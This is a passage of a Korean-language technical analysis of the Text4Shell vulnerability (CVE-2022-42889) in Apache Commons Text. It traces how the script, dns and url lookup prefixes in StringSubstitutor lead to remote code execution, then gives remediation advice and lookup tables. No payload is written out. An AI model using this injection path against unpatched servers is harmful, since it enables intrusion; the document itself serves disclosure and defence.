
함수	InterpolatorStringLookup.Lookup



[InterpolatorStringLookup 함수 디버깅 결과]


5. script 는 Prefix:Name:명령어의 형태이기 때문에 ":"을 기준으로 다시 자른다.

함수	ScriptStringLookup#lookup



[ScriptStringLookup 클래스의 함수 디버깅 결과]

6. 원격코드 실행(RCE)이 동작하여 파일이 생성된 것을 볼 수 있다.



[Text4Shell 실행 결과]

결론적으로 Text4Shell 에 취약한 버전의 Apache Commons Text 에서 StringSubstitutor 클래스의 createInterpolator 함수와 replace 함수를 사용하면, 미리 정의된 문자열 보간 목록에서 취약한 Prefix 인 dns, url, script 에 원격 실행 코드를 전달하여 ScriptStringLookup, DnsStringLookup, UrlStringLookup 클래스를 호출할 수 있기 때문에 취약하다.

■ 대응 방안

서버에서 사용 중인 Apache Commons Text 라이브러리의 버전을 확인 후, 취약한 버전일 경우 1.10.0 이상 버전으로 업데이트한다.

업데이트된 버전에서는 Text4Shell 에 취약했던 문자열 보간 목록인 url, dns, script 가 Default 로 포함되어 있지 않으며, Prefix 를 직접 호출할 수 없게 패치 되었다.

서비스 가용성으로 인해 업데이트가 불가능할 경우, 사용자의 입력 값을 처리할 때 취약한 클래스인 StringSubstitutor 클래스의 createInterpolator 함수와 replace 함수가 사용되는지 확인하고, 사용되는 경우 ${} 형태의 입력 값을 필터링하는 시큐어 코딩을 적용하여 공격자의 명령이 실행되지 않도록 조치해야 한다.

Default String Lookups

Key	Interface	Factory Method	Since
"base64Decoder"	StringLookup	base64DecoderStringLookup()	1.6
"base64Encoder"	StringLookup	base64EncoderStringLookup()	1.6
"const"	StringLookup	constantStringLookup()	1.5
"date"	StringLookup	dateStringLookup()	1.5
"env"	StringLookup	environmentVariableStringLookup()	1.3
"file"	StringLookup	fileStringLookup()	1.5
"java"	StringLookup	javaPlatformStringLookup()	1.5
"localhost"	StringLookup	localHostStringLookup()	1.3
"properties"	StringLookup	propertiesStringLookup()	1.5
"resourceBundle"	StringLookup	resourceBundleStringLookup()	1.6
"sys"	StringLookup	systemPropertyStringLookup()	1.3
"urlDecoder"	StringLookup	urlDecoderStringLookup()	1.5
"urlEncoder"	StringLookup	urlEncoderStringLookup()	1.5
"xml"	StringLookup	xmlStringLookup()	1.5

Additional String Lookups (not included by default)

Key	Interface	Factory Method	Since
"dns"	StringLookup	dnsStringLookup()	1.8
"url"	StringLookup	urlStringLookup()	1.5
"script"	StringLookup	scriptStringLookup()	1.5

Default StringLookups 클래스 목록에서 제외

[Default StringLookup 1.10.0 version 목록]

■ 참고 사이트

• URL: https://www.rapid7.com/blog/post/2022/10/17/cve-2022-42889-keep-calm-and-stop-saying-4shell/

• URL: https://nakedsecurity.sophos.com/2022/10/18/dangerous-hole-in-apache-commons-text-like-log4shell-all-over-again/

• URL: https://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/StringSubstitutor.html

• URL: https://checkmarx.com/blog/cve-2022-42889-text4shell-vulnerability-breakdown/

• URL: https://www.tarlogic.com/blog/cve-2022-42889-critical-vulnerability-affects-apache-commons-text/

• URL: https://paper.seebug.org/1993/